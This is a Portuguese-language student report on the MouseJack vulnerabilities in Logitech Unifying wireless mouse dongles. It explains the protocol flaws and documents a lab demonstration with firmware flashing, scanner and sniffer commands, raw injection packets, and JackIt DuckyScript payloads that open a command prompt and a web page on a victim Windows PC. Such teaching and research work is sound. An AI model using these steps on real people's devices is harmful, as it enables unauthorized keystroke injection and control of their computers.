Sniffing e Injeção com MouseJack

Mateus R. Resende, Vitor B. L. Fernandes

Faculdade de Computação – Universidade Federal de Uberlândia (UFU)

1. Introdução

Teclados e mouses *wireless* se comunicam utilizando o protocolo Bluetooth ou protocolos proprietários operando na banda de rádio 2.4GHz com uso de adaptadores USB para comunicação com um dispositivo. Quando se trata de um protocolo proprietário, cada empresa tem sua própria implementação para funcionalidade e segurança.

Por questões de segurança, a maioria das empresas criptografa dados transmitidos por teclados *wireless*, apenas o dispositivo e o adaptador conectado no computador conhecem a chave utilizada para cifrar e decifrar os dados. Dessa forma, um indivíduo malicioso que consiga capturar esses pacotes ainda não conseguiria descobrir quais teclas estão sendo pressionadas.

Por outro lado, mouses *wireless* nem sempre tem sua comunicação criptografada. Isso significa que não há um mecanismo de autenticação para distinguir entre pacotes transmitidos pelo mouse ou por uma fonte desconhecida. Portanto, um atacante pode transmitir os próprios pacotes a um adaptador USB vulnerável.

Com isso, foi desenvolvida uma coleção de vulnerabilidades chamada *MouseJack* publicada pela empresa Bastille em 2016 para explorar essas falhas de segurança presentes em protocolos de dispositivos *wireless*.

2. Transceivers

Transceivers são dispositivos que permitem transmissão e recepção de sinais de rádio em equipamentos *wireless*. Podem ser de propósito geral com protocolos proprietários ou de propósito específico para mouse e teclado, nos quais não há controle sobre o protocolo utilizado.

2.1 Nordic Semiconductor nRF24L

O transceiver nRF24L de propósito geral é o mais popular dentre os afetados por vulnerabilidades. Possui cinco variações, e a principal diferença é de que algumas dão suporte a atualizações de firmware (memória flash), outras não (memória OTP *one-time-programmable*). Esse transceiver permite a implementação de protocolos modificados, porém nas versões com memória OTP, não é possível a correção de vulnerabilidades por atualização de software.

2.2 Outros dispositivos

Outros transceivers presentes em dispositivos de diversos fabricantes também foram afetados, porém não houve uma pesquisa tão aprofundada quanto à do transceiver nRF24L. Esses dispositivos são os seguintes: Texas Instruments CC254X, MOSART Semiconductor, Signia SGN6210 e GE Mystery Transceiver.

3. Processo de pesquisa

A principal motivação para o projeto foi a declaração da Logitech que diz: "Já que os movimentos de um mouse não dariam nenhuma informação útil a um hacker, os pacotes transmitidos pelo mouse não são criptografados". O objetivo inicial foi realizar a engenharia reversa do mouse M510 da Logitech para testar essa afirmação da empresa.

Para explorar o modo de funcionamento do mouse, foram utilizados diversos dispositivos de rádio para descobrir os possíveis protocolos de rádio e formatos dos pacotes, analisar o comportamento em relação ao *channel hopping*, o envio e recepção de ACKs e se há ou não criptografia no processo. Com essas informações, foi possível criar ferramentas especializadas que implementam um protocolo similar para explorar possíveis vulnerabilidades.

O uso das ferramentas criadas: o controle de NES modificado e o CrazyRadio PA com firmware específico, permitiu implementar um *fuzzer* que transmitia vários pacotes aleatórios ao adaptador *wireless* do mouse e registrava quais desses pacotes geram uma entrada válida. Com o conhecimento sobre quais dessas entradas são reconhecidas pelo adaptador, foi possível identificar as vulnerabilidades presentes nos protocolos.

4. Logitech Unifying

O *Unifying* é o protocolo proprietário amplamente usado pela Logitech em teclados e mouses. O objetivo principal é conseguir emparelhar qualquer dispositivo *Unifying* com qualquer adaptador *Unifying*, com compatibilidade entre diferentes gerações.

Esse protocolo é implementado em dois transceivers: o Nordic Semiconductor nRF24L e o Texas Instruments CC254X.

4.1 Criptografia

Pacotes transmitidos por mouse não são criptografados. Porém, pacotes transmitidos por teclados são criptografados usando AES 128-bit, com exceção das teclas de controle de mídia, que utilizam um formato de payload diferente não criptografado. Essa exceção permitiu explorar uma vulnerabilidade que permite a injeção de teclas em um adaptador vulnerável.

4.2 Vulnerabilidades

- Forced Pairing (BN-0001)
- Unencrypted Keystroke Injection (BN-0002)
- Disguise Keyboard as Mouse (BN-0003)
- Unencrypted Keystroke Injection Fix Bypass (BN-0011)
- Encrypted Keystroke Injection (BN-0013)

A vulnerabilidade Unencrypted Keystroke Injection (BN-0002) utiliza a falha de segurança que permite modificar pacotes de teclas de controle de mídia para injeção de teclas padrão, evitando a necessidade de criptografar a entrada para que seja aceita como uma tecla.

Por exemplo, a transmissão dos dois pacotes a seguir gera a entrada de tecla ‘a’ sem o conhecimento da chave AES:

```
1. EA:E1:93:27:21 00:C1:00:04:00:00:00:00:00:3B
2. EA:E1:93:27:21 00:C1:00:00:00:00:00:00:00:3F
```

5. Demonstração

Para a demonstração de um ataque utilizando as vulnerabilidades encontradas pelo *MouseJack*, serão utilizados os seguintes hardware e software:

- Logitech Unifying dongle (modelo C-U0007)
  - originalmente emparelhado com um mouse Logitech M325
- Mouse Logitech M505 com adaptador Unifying (modelo C-U0003)
- BastilleResearch/nrf-research-firmware
- insecurityofthings/jackit
- Computador (atacante), sistema operacional Linux
- Computador (atacado), sistema operacional Windows

O processo consiste em, primeiramente, instalar o firmware no adaptador *wireless* atacante usando as ferramentas no repositório nrf-research-firmware da Bastille. Em seguida, foi executado o scanner e o sniffer também fornecidos nesse repositório. Por último, foi realizado um ataque de injeção utilizando a ferramenta *Jackit* presente no repositório da organização ‘Insecurity of Things’.

Para as ferramentas em nrf-research-firmware, foi configurado um ambiente virtual em Python 2.7 com as seguintes dependências: SDCC, GNU Binutils, PyUSB e platformio. Para o *Jackit*, foi utilizado o Python 3.11.

5.1 Firmware

Para instalar o firmware necessário para controlar o adaptador C-U0007 atacante, é necessário apenas conectar esse dispositivo USB ao computador e executar o script de instalação presente em nrf-research-firmware:

```
sudo make logitech_install
```

5.2 Scanner

O objetivo do uso do scanner é identificar o endereço do alvo a ser atacado. O adaptador C-U0007 conectado ao computador atacante descobre pacotes sendo enviados nas proximidades, nesse caso, aqueles enviados pelo mouse M505, e o script registra esses pacotes contendo o endereço do dispositivo encontrado, o conteúdo do payload e o canal de rádio utilizado.

Exemplo de execução:

```
(venv) →  nrf-research-firmware git:(master) × sudo ./tools/nrf24-scanner.py
[sudo] senha para mateus:
[2023-11-08 21:27:46.628]  71   0  97:4F:99:1B:07
[2023-11-08 21:27:46.654]  71  10  97:4F:99:1B:07  00:C2:00:00:FF:EF:FF:00:00:51
[2023-11-08 21:27:46.668]  71   0  97:4F:99:1B:07
```

Figura 1. Uso do scanner com descoberta do dispositivo de endereço 97:4F:99:1B:07

5.3 Sniffer

A função do sniffer é monitorar e analisar o tráfego de pacotes enviados por um dispositivo alvo. O endereço obtido na etapa de execução do scanner é utilizado para especificar o endereço do alvo desejado para sniffing. O script inicia essa operação e registra os pacotes encontrados, nesse caso são os movimentos e cliques do mouse.

Exemplo de execução:

```
(venv) →  nrf-research-firmware git:(master) × sudo ./tools/nrf24-sniffer.py -a 97:4F:99:1B:07
[2023-11-08 21:50:04.523]  17  10  97:4F:99:1B:07  00:C2:00:00:06:B0:FF:00:00:89
[2023-11-08 21:50:04.532]  17  10  97:4F:99:1B:07  00:C2:00:00:03:D0:FF:00:00:6C
[2023-11-08 21:50:04.540]  17  10  97:4F:99:1B:07  00:4F:00:00:6E:D0:FF:00:00:74
[2023-11-08 21:50:04.548]  17  10  97:4F:99:1B:07  00:C2:00:00:FC:1F:00:00:00:23
[2023-11-08 21:50:04.556]  17  10  97:4F:99:1B:07  00:C2:00:00:F5:4F:00:00:00:FA
[2023-11-08 21:50:04.572]  17  10  97:4F:99:1B:07  00:C2:00:00:DF:CF:00:00:00:90
[2023-11-08 21:50:04.580]  17  10  97:4F:99:1B:07  00:C2:00:00:D1:DF:00:00:00:8E
```

Figura 2. Uso do sniffer para monitorar o dispositivo de endereço 97:4F:99:1B:07

5.4 Injeção

Por fim, o processo de injeção com os scripts permite enviar entradas de tecla ao dispositivo vulnerável. O software *Jackit* permite o scan do dispositivo a ser atacado e a injeção de entrada em formato de payload *Duckyscript*, comumente utilizado em USBs Rubber Ducky.

Exemplo de execução *Jackit* com argumento para injetar ‘script1.txt’:

```
(venv) ➜  jackit git:(master) ✗ sudo ./bin/jackit --script ./examples/script1.txt --layout br

     ____.              __   .___  __
    |    |____    ____ |  | _|   |/  |_
    |    \__  \ _/ ___\|  |/ /   \   __\
/\__|    |/ __ \\  \___|    <|   ||  |
\________(____  /\___  >__|_ \___||__|
             \/     \/     \/
JackIt Version 1.00
Created by phikshun, infamy

[+] Starting scan...

[+] Scanning every 5s CTRL-C when ready.

  KEY  ADDRESS           CHANNELS    COUNT  SEEN         TYPE          PACKET
-----  --------------  ----------  -------  -----------  ------------  ----------------------------
    1  97:4F:99:1B:07          35       13  0:00:06 ago  Logitech HID  00:C2:00:00:01:20:00:00:00:1D
```

Figura 3. Execução do Jackit com scan do dispositivo a ser atacado

Após a identificação do dispositivo desejado, o ataque é enviado ao endereço e canal apropriados. Nesse caso, o ataque consiste em: abrir o 'Executar' no Windows com a combinação de teclas Win+R, digitar 'cmd', ENTER, 'ipconfig', ENTER, nessa ordem. Qualquer entrada maliciosa poderia ser utilizada, porém 'ipconfig' foi o exemplo escolhido.



Figura 4. Resultado no computador atacado após injeção do 'script1.txt'

script1.txt:

```
DELAY 1000

GUI r

DELAY 500

STRING cmd

ENTER

DELAY 1000

STRING ipconfig

ENTER
```

script2.txt:

```
DELAY 1000

GUI r

DELAY 500

STRING https://www.youtube.com

DELAY 50

STRING /watch?v=dQw4w9WgXcQ

ENTER

DELAY 5000

STRING  f
```

6. Referências

- NEWLIN, Marc. MouseJack, KeySniffer and Beyond: Keystroke Sniffing and Injection Vulnerabilities in 2.4GHz Wireless Mice and Keyboards, 2016. https://github.com/BastilleResearch/mousejack/blob/master/doc/pdf/DEFCON-24-Marc-Newlin-MouseJack-Injecting-Keystrokes-Into-Wireless-Mice.whitepaper.pdf
- Bastille https://www.bastille.net/research/vulnerabilities/mousejack/
- Mousejack https://github.com/BastilleResearch/mousejack
- Jackit https://github.com/insecurityofthings/jackit